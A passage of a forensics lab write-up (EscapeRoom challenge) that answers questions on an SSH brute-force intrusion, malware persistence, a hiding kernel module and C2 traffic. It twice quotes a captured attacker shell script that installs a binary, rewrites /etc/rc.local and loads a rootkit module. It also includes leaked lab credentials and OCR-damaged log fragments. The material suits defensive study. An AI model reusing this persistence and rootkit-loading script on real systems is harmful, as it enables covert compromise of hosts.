orig_p: 47261 …+2 }	1	GET	174.129.57.253	/n/vtXrOV1HstqGl20v/CWLeuJXLhqHiJJbRYFjOJlN3Bds1S4Gb3JbwG/+5Kr/wR7b/5
orig_p: 35070 …+2 }	1	GET	23.21.35.128	/n/MzLN2Yya80gPhtAO6fAsER18hvNWuySFHul46f2df64K6IT8VYQ1087RXn/N39N7Xc
orig_p: 44303 …+2 }	1	GET	23.20.23.147	/n/JURgH3Pd1rSdCYCuI3yWe1Zpir3DVDtlv4FBXmj6I+ylBrg3C9TgPVHh1ETXzDbZqx
orig_p: 45456 …+2 }	1	GET	23.22.228.174	/n/d1fv+eJkdZuLjPj8rquuxHFbI0h1Mu6LRG5HGhkiX2dwSUSxwdo3he/pNTFijq8KPz
orig_p: 47265 …+2 }	1	GET	174.129.57.253	/n/U/sKN90+bm1yBlLEbgEAOn/BexSAb4ZGNM+yXKryqX4YiT/eWF46qrf3e3E4XRMtY/
orig_p: 35074 …+2 }	1	GET	23.21.35.128	/n/boJHo3Mv1sFAPQbZ1j6D4iH1ZnF1Te3n8Mnuu5SYT6BnbrZSxr2socM6p5JKZGWnSw
orig_p: 44307 …+2 }	1	GET	23.20.23.147	/n/Ssy2T/Ig7G0vxOOHw9DUar67em5WH0RXGMIMmyJsD7Vk+4gt80d63h419MwmIG1wnC

```
from hp_challenge.pcap
1  _path=="http" | sort ts
```



ed	orig_fuids	orig_filenames	orig_mime_types	resp_fuids	resp_filenames	resp_mime_types
ll)	null ([string])	null ([string])	null ([string])	> [FCm0QW3wbSJll4dHIl]	null ([string])	> [application/x-executable]
ll)	null ([string])	null ([string])	null ([string])	> [FxH0I3179SuqRh7h22]	null ([string])	> [application/x-object]
ll)	null ([string])	null ([string])	null ([string])	> [F5MAIh23YIVCv5L0c5]	null ([string])	> [text/x-shellscript]
ll)	null ([string])	null ([string])	null ([string])	> [FzwBYF2HRGTRzUr3i3]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [FBYTLb4uB3A62nYswd]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [FspbqJ3v70VMoj8hM4]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [FRJJT82Kl4ihd2ZLjb]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [F4wPXjG74uMkNh6Uj]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [FHx21035JcDzpV03C6]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [FPJAUJ2VtWmsee6Jj]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [F0pyWr3u9FvtKLATcj]	null ([string])	> [image/x-ms-bmp]
ll)	null ([string])	null ([string])	null ([string])	> [FkzxxB2mXwy8m8EQX8]	null ([string])	> [image/x-ms-bmp]

```
GET /d/3 HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 23.20.23.147
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 21:20:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

#!/bin/bash

mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/`uname -r`/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

Q11. Local file directory

Question: Where did the malware keep local files?

Objective: Locate the directory the malware uses for its own files, so responders know where to search on affected hosts.

Tool Used: Not specified in the reference. † `strings`/`file` on the sample or review of the script in the isolated VM.

Investigation Procedure:

1. Review the downloaded script and malware for file-system paths. † Use `strings <sample>` in the isolated VM to view embedded paths.
2. Identify the directory used for local storage. The reference reports `/var/mail`. [R, answer only]
3. Record the directory for use in the host-triage checklist.

Finding / Answer: /var/mail

6.6 Process-Log Anomaly and Kernel-Module Investigation

Q12. Missing path in ps.log

Question: What is missing from ps.log?

Objective: Detect the discrepancy between an expected process indicator and the recorded process listing.


Tool Used: Text inspection of `ps.log`; † `grep`.

Investigation Procedure:

1. Open `ps.log`, a captured process listing. [R]
2. † Search it for the malware storage path: `grep -n "/var/mail" ps.log`.
3. Compare the results with the path from Q11. The reference reports that `/var/mail/mail` does not appear. [R]
4. Record the absent path as an anomaly.

Finding / Answer: /var/mail/mail

Screenshot ;



Q13. Concealment file

Question: What is the main file that used to remove this information from ps.log?

Objective: Identify the component responsible for the information missing from the process log.

Tool Used: File inspection and reverse-engineering methods (not detailed in the reference); † `file`, `strings`, `modinfo` on the module in the isolated VM.

Investigation Procedure:

1. Review the files recovered so far for a loadable kernel module. [R, answer only]
2. The reference identifies `sysmod.ko` as the file associated with removing the information from `ps.log`. [R]
3. † Confirm the type with `file sysmod.ko` and view metadata with `modinfo`.

Finding / Answer: sysmod.ko

Screenshot :

```
GET /d/3 HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 23.20.23.147
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 21:20:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

#!/bin/bash

mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/`uname -r`/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

6.7 Static Malware Analysis

Q14. Request function

Question: Inside the Main function, what is the function that causes requests to those servers?

Objective: Find, through static reverse engineering, the function in main that triggers communication with external servers.


Tool Used: Detect It Easy (DIE); an unpacker (the official lab page lists UPX); a disassembler such as IDA (also listed on the official page) or Ghidra.

Investigation Procedure:

1. Open the extracted malware in Detect It Easy to inspect file type, compiler and packing indicators. [R]
2. Unpack the sample as the reference describes. [R] The write-up does not name the packer; † if the packer is UPX, a copy can be tested with `upx -t` and unpacked with `upx -d`.
3. Load the unpacked binary into a disassembler and locate `main`.
4. Examine the functions called from `main` and identify the one that initiates network requests. [R]

Finding / Answer: requestFile

Screenshot ;



6.8 External Communications and Command Analysis

Q15. External IP

Question: One of the IP's the malware contacted starts with 17. Provide the full IP.

Objective: Recover a hard-coded external server address from the malware.


Tool Used: Disassembler (IDA/Ghidra) and string view; † `strings`.

Investigation Procedure:

1. In the unpacked binary, review the strings and data referenced by `requestFile`. [R, per the screenshot]
2. Look for dotted-quad IPv4 addresses.
3. Select the address that begins with 17. [R]

Finding / Answer: 174.129.57.253

Screenshot :



2662	zB3hlgE=[5].bmp	bmp	1 921 078 B	23.21.35.128 [23.21.35.128]	TCP 80
3167	7eltdtTM hmAc xdp0j9[5].bmp	bmp	2 331 738 B	23.20.23.147 [23.20.23.147]	TCP 80
3606	RLOQHRHZygdpqRABPDSM=[5].bmp	bmp	137 282 B	23.22.228.174 [23.22.228.174]	TCP 80
3649	hw1kzWJxr4=[5].bmp	bmp	279 054 B	174.129.57.253 [174.129.57.253]	TCP 80
3744	Gqy0OALlsgM 6zU=[5].bmp	bmp	1 921 078 B	23.21.35.128 [23.21.35.128]	TCP 80
4086	LKBrJ6jLSpMV D7Rfww=[5].bmp	bmp	11 190 410 B	23.20.23.147 [23.20.23.147]	TCP 80

Q16. Files requested

Question: How many files did the malware request from external servers?

Objective: Establish how many remote files the malware is designed to retrieve.


Tool Used: Disassembler (IDA/Ghidra).

Investigation Procedure:

1. Locate where `requestFile` is invoked or where the table of remote resources is defined. [R, per the screenshot]
2. Count the distinct files requested. The reference reports nine. [R]

Finding / Answer: 9

Screenshot :



2106	U2JsT3QpORfz4ZpgWA31vZE=[5].bmp	bmp	2 331 738 B	23.20.23.147 [23.20.23.147]	TCP 80	10.252.174.188	TCP 44299	HttpGetChunked	2012-07-28 21:23:45 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
2529	bfBGqSZqmaJq4upes8aB[5].bmp	bmp	137 282 B	23.22.228.174 [23.22.228.174]	TCP 80	10.252.174.188	TCP 45452	HttpGetChunked	2012-07-28 21:25:49 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
2583	YhEhDdKmtM=[5].bmp	bmp	279 054 B	174.129.57.253 [174.129.57.253]	TCP 80	10.252.174.188	TCP 47261	HttpGetChunked	2012-07-28 21:33:11 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
2662	zB3hlgE=[5].bmp	bmp	1 921 078 B	23.21.35.128 [23.21.35.128]	TCP 80	10.252.174.188	TCP 35070	HttpGetChunked	2012-07-28 21:45:59 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
3167	7eltdtTM hmAc xdpQj9[5].bmp	bmp	2 331 738 B	23.20.23.147 [23.20.23.147]	TCP 80	10.252.174.188	TCP 44303	HttpGetChunked	2012-07-28 21:56:56 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
3606	RLOQHRHZygdpqRABPDSM=[5].bmp	bmp	137 282 B	23.22.228.174 [23.22.228.174]	TCP 80	10.252.174.188	TCP 45456	HttpGetChunked	2012-07-28 22:09:49 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
3649	hw1kzWJxr4=[5].bmp	bmp	279 054 B	174.129.57.253 [174.129.57.253]	TCP 80	10.252.174.188	TCP 47265	HttpGetChunked	2012-07-28 22:27:04 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
3744	Gqy0OALlsgM 6zU=[5].bmp	bmp	1 921 078 B	23.21.35.128 [23.21.35.128]	TCP 80	10.252.174.188	TCP 35074	HttpGetChunked	2012-07-28 22:29:05 UTC	F:\Network Miner\NetworkMiner_2-9\Asse
4086	LKBrJ6jLSpMV D7Rfww=[5].bmp	bmp	11 190 410 B	23.20.23.147 [23.20.23.147]	TCP 80	10.252.174.188	TCP 44307	HttpGetChunked	2012-07-28 22:30:41 UTC	F:\Network Miner\NetworkMiner_2-9\Asse

Q17. Server commands

Question: What are the commands that the malware was receiving from attacker servers? Format: comma-separated in alphabetical order

Objective: Determine the command vocabulary that the malware recognises from its servers.


Tool Used: CyberChef; disassembler.

Investigation Procedure:

1. Locate the encoded or obfuscated strings associated with command handling in the binary. [R, per the screenshot]
2. Paste them into CyberChef and apply the decoding operation that fits the encoding. [R] The write-up does not name the operation.
3. Read the decoded command tokens and sort them alphabetically (N before R).
4. Report them comma-separated: NOP,RUN.

Finding / Answer: NOP,RUN

Screenshot-



CYBERCHEF- RESULT

0x4e4f5000 0x52554e3a

abc 21 1 10

Output

NOP NUL RUN :

7. Results Table

Q	Investigation area	Finding
Q1	Network traffic and SSH analysis	Access service: SSH
Q2	Network traffic and SSH analysis	Attack type: Brute force
Q3	Network traffic and SSH analysis	Suspected attack tool: Hydra
Q4	Network traffic and SSH analysis	Failed attempts: 52
Q5	Authentication and password-hash investigation	Credentials used: manager:forgot
Q6	Authentication and password-hash investigation	Other sudo credentials: sean:spectre
Q7	HTTP traffic and malicious file downloads	Download tool: Wget
Q8	HTTP traffic and malicious file downloads	Files downloaded: 3
Q9	Malware hash identification	Main malware MD5: 772b620736b760c1d736b1e6ba2f885b
Q10	Persistence analysis	Persistence file: /etc/rc.local
Q11	Persistence analysis	Local file directory: /var/mail
Q12	Process-log anomaly and kernel-module investigation	Missing path in ps.log: /var/mail/mail
Q13	Process-log anomaly and kernel-module investigation	Concealment file: sysmod.ko
Q14	Static malware analysis	Request function: requestFile
Q15	External communications and command analysis	External IP: 174.129.57.253
Q16	External communications and command analysis	Files requested: 9
Q17	External communications and command analysis	Server commands: NOP,RUN

8.Conclusion and Learning Outcomes

The EscapeRoom lab investigation shows how an attacker gained access through SSH brute force, downloaded three files using Wget, and installed malware. The malware used `/etc/rc.local` for persistence. The investigation also identified suspicious activity involving `sysmod.ko`, the function `requestFile`, the IP address `174.129.57.253`, nine requested files, and the commands `NOP` and `RUN`.

Limitations: The findings are based on the published solution and have not been independently verified unless recorded in Appendix C. Missing technical details have not been assumed.

Learning Outcomes:

- Identify SSH brute-force attacks using network traffic.
- Understand password-hash auditing and weak passwords.
- Extract and identify suspicious files using hashes.
- Recognise malware persistence and concealment.
- Understand basic malware analysis and external communication.
- Map attack findings to MITRE ATT&CK and suggest security measures.
-